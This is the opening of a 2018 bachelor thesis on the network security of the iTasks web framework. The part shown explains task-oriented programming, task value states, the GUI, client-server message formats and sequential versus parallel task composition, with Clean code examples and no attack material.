Bachelor thesis
Computer Science

Radboud University

# Security analysis of the iTasks framework

*Author:*
Mark Wijkhuizen
S4659147

*First supervisor:*
dr. Peter Achten
p.achten@cs.ru.nl

*Co-supervisor:*
drs. P.N. Paulus Meessen
p.meessen@cs.ru.nl

*Second reader*
dr. Bas Lijnse
b.lijnse@cs.ru.nl

*Other supervisors*
dr. ir. Erik Poll
erikpoll@cs.ru.nl
prof. dr. ir. Rinus Plasmeijer
rinus@cs.ru.nl

June 23, 2018

# Contents

## Abstract

iTasks is a task oriented programming framework which runs as a web application. It has been made from a purely pragmatic point of view, iTasks is therefore one of those applications which does work quite well, but is a playground for hackers. Since iTasks is a client-server based application the focus will be on the network security.
The security of the iTasks framework has been tested for three different attacker models, namely the eavesdropper, active MITM attacker and compromised client. For all three attacker models there are successful attacks, which break confidentiality, integrity, availability and authenticity.
There are several security solutions which all fix some of the security problems. A straightforward solution would be to implement a TLS or SSH tunnel between the client and the server. SSH also supports random padding, which would make traffic analysis much harder. Another solution would be onion routing, which could for example be implemented using Tor and grants relationship anonymity. Onion routing is however slow which could be problematic in some situations.
In this thesis it is shown the network security of the current iTasks implementation is broken, in CIA terms, and several solutions have been discussed. Future work could consist of implementing the solutions or analysing and modelling the iTasks framework.

# Chapter 1

# Introduction

More and more services are shifting from physical stores to online applications. Take for example music and movies, a decade ago you would go to the store to get a CD or DVD, but nowadays there are of plenty companies who offer music and movies through online applications. iTasks is a framework to build online applications, which clients can connect to via their browsers, and which has a central server[7]. The security of online applications is different than that of physical stores, but more important since there are plenty of stores of a certain brand in comparison to the one central server. The central server is a single point of failure, when it is hacked the whole system is hacked. The development focus of iTasks is however on the language, compiler and architecture, but not on the security.
In this thesis the security of a task-oriented programming framework called iTasks will be analysed using multiple attacker models. iTasks applications have a central server and several clients, that is why the main focus will be on the network traffic. Since there has been as good as no focus on the security aspect of iTasks we expect to find several, major, security flaws. These security flaws will be analysed and possible solutions will be discussed. Implementing the solutions will be out of scope of this thesis.
The structure of this thesis will be as follows, first of all in chapter 2 the basic concept of task oriented programming will be explained and the iTasks server and GUI will be briefly discussed. The following section, chapter 3, will discuss the security requirements and attacker models which will be used. Next, in chapter 4, the traffic between the server and client will be analysed using an example task which consists of asking another client's age. The security flaws found in the analysis will be used to to perform several man-in-the-middle attacks in chapter 5 and compromised client attacks in chapter 6. Lastly several solutions will be discussed in chapter 7.
We do not expect that all security flaws will be discovered and resolved, since this is the first time someone is looking at the security of iTasks. The goal of this thesis however is not to make a secure application, but to get a better insight in the security of iTasks, and to come up with several solutions to improve the security of iTasks.

# Chapter 2

# Task oriented programming and the iTasks framework

## 2.1 Introduction

This section will give a brief introduction to the task oriented programming concept and introduce the iTasks GUI using a simple example task. Parallel to the example task it will be concisely explained what happens at the server side.
Task oriented programming, abbreviated as TOP, is a new way of programming whereby tasks play a central role. The tasks can be performed by a single user, but the power of TOP lies in the distribution of the tasks over multiple users, which is done over the internet. This way multiple users can collaborate to a task in parallel. Another key aspect of TOP is the declarative style of programming, the programmer should not worry about detailed implementation, but should be able to define a program in an abstract way.
This paper will use iTasks as an example of how TOP is implemented in a real world web based application. iTasks is an embedded domain specific language, whose host language is the the lazy functional programming language Clean[7]. The programs written in iTasks are converted to a web based application, where users can make tasks and work on received tasks. This section will describe tasks and give a brief introduction to the iTasks GUI.

## 2.2 Tasks

Human beings are confronted everyday with tasks, making breakfast, driving to work or washing the dishes are just some examples with whom everybody should be familiar. Since everybody is familiar with tasks the abstraction from ”code” to ”task” is a logic step. The tasks in iTasks are a bit different from the tasks you encounter in the daily life.
Tasks in iTasks are typed, meaning the input and output parameters should have a strict type, this is the same as in many programming languages like Java or C++. A task however is not executed instantly, it can be passed to other users or even split in multiple tasks. iTasks has an interface to observe the state of tasks, there are three of those observable states [8].

**No value** the task does not have a value at this moment or no value of the right type can be produced at this time.

**Unstable value** The task does have a value of the right type, but that value is not necessarily the final value.

**Stable value** The task has a final value, which is of the right type.

There are three types of tasks to modify or view information, namely the enterInformation, updateInformation and viewInformation tasks. The enterInformation task will ask the user for input, this task

does start with an empty input field starts with a “no value”. The empty input field causes the task to not have a value of the right type, since the task does not have a value when it is started. The update-Information task needs to have an initial value, meaning when the task is started a value of the right type can be produced. An updateInformation task will therefore start with an “unstable value”. For the viewInformation task things are a bit different, there is no user input since the task consists of showing a message. Intuitively the task will start with a final value since it does not to be updated and can thus be considered finished, however for implementation reasons the task starts with an “unstable value” and can only get a “stable value” in combination with other tasks. One of the reasons the viewInformation starts with a “unstable value” is that tasks with a “stable value” are considered finished.
Consider a task which consists of a viewInformation and an enterInformation task. If a viewInformation task would start with a “stable value” the enterInformation task would immediately start. This would happen since the enterInformation task will only start if the task it depends on, the viewInformation task, will have a “stable value”. This behaviour is not desired, which is why the viewInformation task will start with a “unstable value” and will only get a “stable value” in combination with other tasks.
When inserting a valid value in a enterInformation or updateInformation task the state will stay or change to an “unstable value”. A user could also enter an invalid value, a value of the wrong type. The value will then change to a ”no value” again since no value of the right type can be produced. When a task has an unstable value the task can be finalised, which will change the state to a “stable value”. A task value can change from a ”no value” to an “unstable value” and back multiple times, but when a task is finalised and gets a “stable value” the task can not be modified anymore.
There are multiple differences between a function in an imperative programming language like Java or C++ and a task. First of all it should be noticed a function has an input and an output, but no observable intermediate values. Of course intermediate results can be logged using print statements, however these should be added by hand. A function can have some data in the RAM and will have some values in the CPU registers, but those are not the observable values of the function. Secondly a function is, normally, executed in a single run on a single users CPU. A task on the other hand can be split in multiple tasks which are then executed by multiple users. The tasks also do not have to be executed in a single run. When a task is received a user can wait as long as he likes before performing the task and can even start working on the task, get a coffee break, and continue working on the task.
Another difference is that humans are closely involved with tasks in TOP, a user can decide when to perform a task and has to give some input values. Conventional imperative functions can be dependent of user input, but there is a bigger separation between a user and the function.

## 2.3 The GUI of iTasks

iTasks is a web based application, meaning the client side of the application runs in the browser. The server on the other hand is a written in the functional programming language Clean. In this subsection the GUI of iTasks will be introduced by performing a simple task. Parallel to the task the server side of iTasks will be briefly discussed. The state of the task will also be taken into account.
Consider a task which asks the age of another client, in this case Alice who will ask Bob’s his age.
It is important to keep in mind that Alice does not communicate directly with Bob, but through the central iTasks server. The server keeps track of all tasks and will update tasks according to the input of the clients. Before showing the task which asks Bob’s age first the general format of a task and a task which is distributed to another user will be shown.

```
1  -- Task with name t and as result a Task of type T
2  t :: Task T
3  -- Task with parameters p_1 ··· p_n
4  t :: (p_1, ... ,p_n)  -> Task T
5  -- Task with a Task as parameter
6  t :: (Task a) -> Task a | iTask a
7  -- Task with a Task of a different type than the result Task as parameter
8  t :: (Task String) -> Task Int
9  -- Task with a user as parameter
10 t :: UserConstraint -> Task T
```

Listing 1: General task format of a tasks in iTasks


The task on line one is the basic format of a type signature, the type signature has a name $t$ and a result of type $T$. A type signature defines what input and output a task should have, and since Clean is strongly types the types of the input and output should also be defined. Note that the type T can be as complex as desired, also user defined types are allowed. The type signature on line four has parameters $p_1, \ldots, p_n$, a task can have as many parameters as desired which can also be of any type. The task on line six has a special type of parameter, namely a task. The types of the parameter task and the result do not necessary have to be of the same type as shown on line eight. On line ten another functionality of iTasks is used, namely the functionality for which iTasks is designed, the distribution of tasks over multiple users. The parameter of the task of type UserConstraint, which is a model to define which users has to be addressed. For example the `AnyUser` constraint would address all user, whereas `(UserWithId "bob")` would address only the user with username bob.
The task which asks Bob his age also makes use of this functionality, in this example the user and parameter functionality are combined.

```
askAge :: Task Int
askAge = enterInformation "How old are you?" [] >>= return

askAgeBob :: Task Int
askAgeBob = "bob" @: askAge >>= viewInformation "Bob's age is"  [] >>= return
```

Listing 2: Task which asks the age of Bob

The task askAgeBob makes use of the askAge task which takes a user and String as parameter. When calling the askAge task with the parameter (“bob”, “How old are you”) the result of the task will be an integer. This integer is saved in the parameter \\$age$ which will then be displayed using the (toString age) notation.
The next part of this section will discuss the GUI and server of iTasks using the above example task. The screenshots shown are intermediate states of the GUI, the steps between the states will be discussed.


iTasks Example Collection

iTasks Example Collection

**Authenticated access**

Enter your credentials and login

Username*: alice

Password*: •••••

Login

**Guest access**

Alternatively, you can continue anonymously as guest user

Continue

Figure 2.1: Login screen of iTasks

The first thing which Alice needs to do is login using her credentials. You can also login as a guest, but then you can not receive personal tasks from other users. From the moment the user opens the web application in the browser the client will ping the server every five seconds. The client will communicate using a fixed message format, namely an array of size three consisting of an id, event type and optional parameters. For a ping this message looks like $[id, "ping", \{\}]$, the server will respond with the exact same message to confirm the ping.





Figure 2.2: Selecting a task in iTasks

The next thing Alice has to do is press the New button and select the Ask age task, press “Start task” and then she has to wait till Bob finishes the task. When pressing the “New” button Alice sends the following message to the server.

$$[113, "ui - event", "instanceNo" : 3, "taskNo" : 136, "action" : "New"]$$

This message is more complex than the ping message. The id is incremented with every ping and event, that is why the number is much higher than with the first ping. The event type of this message is “ui-event”, which indicates the user has interacted with the GUI. In contrast to the ping this message does have optional parameters, the first parameter is the “instanceNo” parameter, which indicates which user the tasks performs. In this example Bob is user 3, this number is incremented by exactly one with each user and each task. So the instance number is only the sum of the users which logged in and the tasks started. The next parameter is the “taskNo”, this parameter is also incremented every time a user performs a task, however this number is incremented with more than one and it is unclear how this number is computed. The last parameter is the “action” parameter, which indicates which button is being pressed.



| Task nr | Title | Priority | Created by | Date | Deadline | Created for | Parent task |
|---|---|---|---|---|---|---|---|
| 4 | Ask age | 5 | alice | 2018-06-10 22:29:21 | - | alice | - |

| | |
|---|---|
| Assigned to: | bob |
| First worked on: | |
| Last worked on: | |
| Task status: | In progres... |

When Alice starts the task she will see the task in the task list, where details like creation date and creator are shown. At this point the task will have *no value*, since the task is just created and no value has yet been assigned to the task. An interesting field is the "Parent task" field, this does explain the structure of the tasks. The value of parent task consists of two values, the first value indicates the task number of the parent task and the second value indicates which user the task is assigned to.





Figure 2.3: Structure of the askAgeBob task

The askAgeBob task consists of two sub-tasks, namely the enterInformation assigned to Bob and the viewInformation assigned to Alice. This is a simplified representation as will be shown later on. Bob's sub-task can have a consequence for Alice's sub-task, for example Alice can see when Bob has worked on the task for the last time. So when Bob updates his task value this does not only have a consequence for Bob's sub-task, but also for Alice's sub-task.



| Task nr | Title | Priority | Created by | Date | Deadline | Created for | Parent task |
|---|---|---|---|---|---|---|---|
| 5 | Untitled | 5 | alice | 2018-06-10 22:29:21 | - | bob | 4-5 |


How old are you?

37

When Bob opens the task and enters a value the task will get an *unstable value*, the task does have the value 37 at this point the value can be changed. Bob can also decide to press the continue button, which will make the value 37 a stable value. When bob remembers he is actually 42 years old he changes the value to 42. The unstable value 37 has now become the unstable value 42. When Bob has entered the value 42 he can press the "Continue" button and continue with other tasks. When Bob enters the value the client sends the following message.

$$[112, "ui-event", "instanceNo" : 5, "taskNo" : 1, "edit" : "v", "value" : 42]$$

It should be noted that Bob's GUI events have instance number two, however when he enters a value for a task the instance number is five. This is because the server keeps the users and tasks separate, the task is an entity on its own. A task is however assigned to a user, but it is only linked through a parameter of the task.



| Task nr | Title | Priority | Created by | Date | Deadline | Created for | Parent task |
|---|---|---|---|---|---|---|---|
| 4 | Ask age | 5 | alice | 2018-06-10 22:29:21 | - | alice | - |

Bob's age is

42

When Bob has pressed the continue button Alice's viewInformation task will receive the stable value 42 and show the message with Bob's age. This happens because Alice's sub-task is dependent on Bob's task, so the task will be executed if, and only if, that task will get a stable value.
The model in fig. 2.3 is simplified, to give a better insight in the structure of the askAgeBob task consider the following model.




Figure 2.4: Task hierarchy and workflow of the askAgeBob task

The askAgeBob task assigns a task to Bob using the @ : operator. The operator consists of two elements, a user or group identification and a task. The identification of the user or group is not a task, but it needs to be completed before assigning the task to the identified user or group. The askAge task does have a >>=, which is needed for Bob to be able to press a continue button. As stated earlier an enterInformation task can only have a no value or an unstable value, using the >>= operator the unstable value can be finalised and passed to another task. The value of the enterInformation task is passed to a task which simply returns the value. This causes the parent >>= task to get a stable value, which causes the @ : operator to get a stable value.
The value of the @ : task will be passed to Alice's >>= task, which will start if the @ : task will get a stable value. The >>= operator can also pass an unstable value, but in this situation that would not be possible. When Bob has not entered a value the @ : task will have a no value, since no value has been assigned to the return task. When Bob presses the continue button the return task will instantly get a stable value, which well cause the @ : task to have a stable value. The @ : task will thus never have an unstable value, so Alice will not be able to press the continue button. When the @ : task gets a stable value the >>= operator will automatically pass the value to the >>= task, Alice does not have to press the continue button.
Alice's viewInformation can also only get a final value in combination with another task, that is why again a >>= operator is used. When Alice presses the continue button the viewInformation task is finalised and the return task is started, which will simply return the viewInformation value to the >>= task. When the >>= task receives a value it will also finalise, causing the askAgeBob task to finalise.

## 2.4 Parallel task composition

It has been shown how tasks can be constructed using multiple tasks in a sequence, the value of one task can be used in the next task. It can however also be desirable to perform multiple tasks in parallel. In this section an example of parallel task composition will be discussed using a toy example.
Consider a user, called Alice, who wants to ask Bob and Carol which functional programming language they want to use. Using sequential task composition this task can be made, but it would look as follows.

```
:: MyLanguage = Haskell | Clean

derive class MyLanguage

sendMessage :: (UserConstraint, String) -> Task MyLanguage
sendMessage (user, message) = user @: enterInformation "Message" []

askLanguageBobCarolSeq :: (UserConstraint, UserConstraint) -> Task String
askLanguageBobCarolSeq (user1, user2) =
    sendMessage (user1, m) >>= \b -> sendMessage (user2, m) >>= \c ->
    viewInformation "complete" []
    ("Bob wants to use " <+++ b <+++ ", and Carol wants to use " <+++ c)
                where m = "Which language do you want to use?"
```

Listing 3: Sequential task

The askLanguageBobCarolSeq task uses the sendMessage task to first ask Bob which language he wants to use, and will only ask Carol which language she wants to use after Bob has entered a value. The $:: \ MyLanguage = Haskell \mid Clean$ denotes the user defined MyLanguage type with the values Haskell and Clean. The *derive class MyLanguage* is needed to be able to use the MyLanguage type as a primitive type in iTasks.
For large groups of users sequential tasks will be very slow, since every user needs to wait till all users before him have finished their task. This means that user $n$ needs to wait till $n-1$ users have finished their task. It is therefore desirable to assign tasks to multiple users at the same time. There are many

operators which allow parallel task composition, we will however only discuss two of them, namely −||− and −&&−[9].
The −||− operator will execute tasks in parallel, the tasks need to be of the same type. This is because the parent tasks which executes the two tasks will have a stable value if, and only if, one of the two tasks will have a stable value. This does mean it is not necessary for both tasks to be finished to use the value of the parent task in a next task.
The −&&− operator on the other hand can handle tasks of different types. Both tasks need to have a stable value for the parent task to have a stable value. The result of a task composed with the −&&− is a tuple $(a, b)$ with the results of the two performed tasks. In our example Alice assigns the same task to Bob and Carol, which means both the −||− and −&&− operator could be used. The goal of the task however is to get an answer from both Bob and Carol, which means the −&&− operator needs to be used. The parallel version of the task described in listing 3 would be as follows.

```
askLanguageBobCarolPar :: (UserConstraint, UserConstraint) -> Task String
askLanguageBobCarolPar (user1, user2) =
    sendMessage (user1, m) -&&- sendMessage (user2, m) >>= \(b, c) ->
        viewInformation "complete" []
            ("Bob wants to use " <+++ b <+++ ", and Carol wants to use " <+++ c)
            where m = "Which language do you want to use?"
```

Listing 4: Parallel task

The tasks on line four will be executed in parallel, and their results are saved in the tuple $(b, c)$. This results will then be used in the message shown to Alice on line 6. To give a better insight in how the iTasks server handles the sequential and parallel version of the task the difference between them will now be briefly discussed.
When Alice starts the sequential task a parent task is created with task number five, Bob receives a task to enter his preferred programming language with task number 6. Alice can press the continue button only when Bob has made a choice and thus will Carol have to wait till Bob has made a decision. When Bob has made a decision and Alice has pressed the continue button Carol will get a task in her inbox with task number seven. When Carol also has made her choice Alice will be able to press the continue button again and get a message with the choices Bob and Carol have made. The task hierarchy and workflow are visualised in fig. 2.5.




Figure 2.5: Structure of the sequential askLanguageBobCarolSeq task

The parallel task is a bit different, when Alice starts the parallel version of the task a parent task with task number eight is made. There are however immediately two sub-tasks made for Bob and Carol with respectively task number nine and ten. Bob and Carol can now enter their choices and if, and only if, both Bob and Carol have entered a value Alice will be able to press the continue button and see a message with the entered choices. The task hierarchy and workflow are visualised in fig. 2.6.

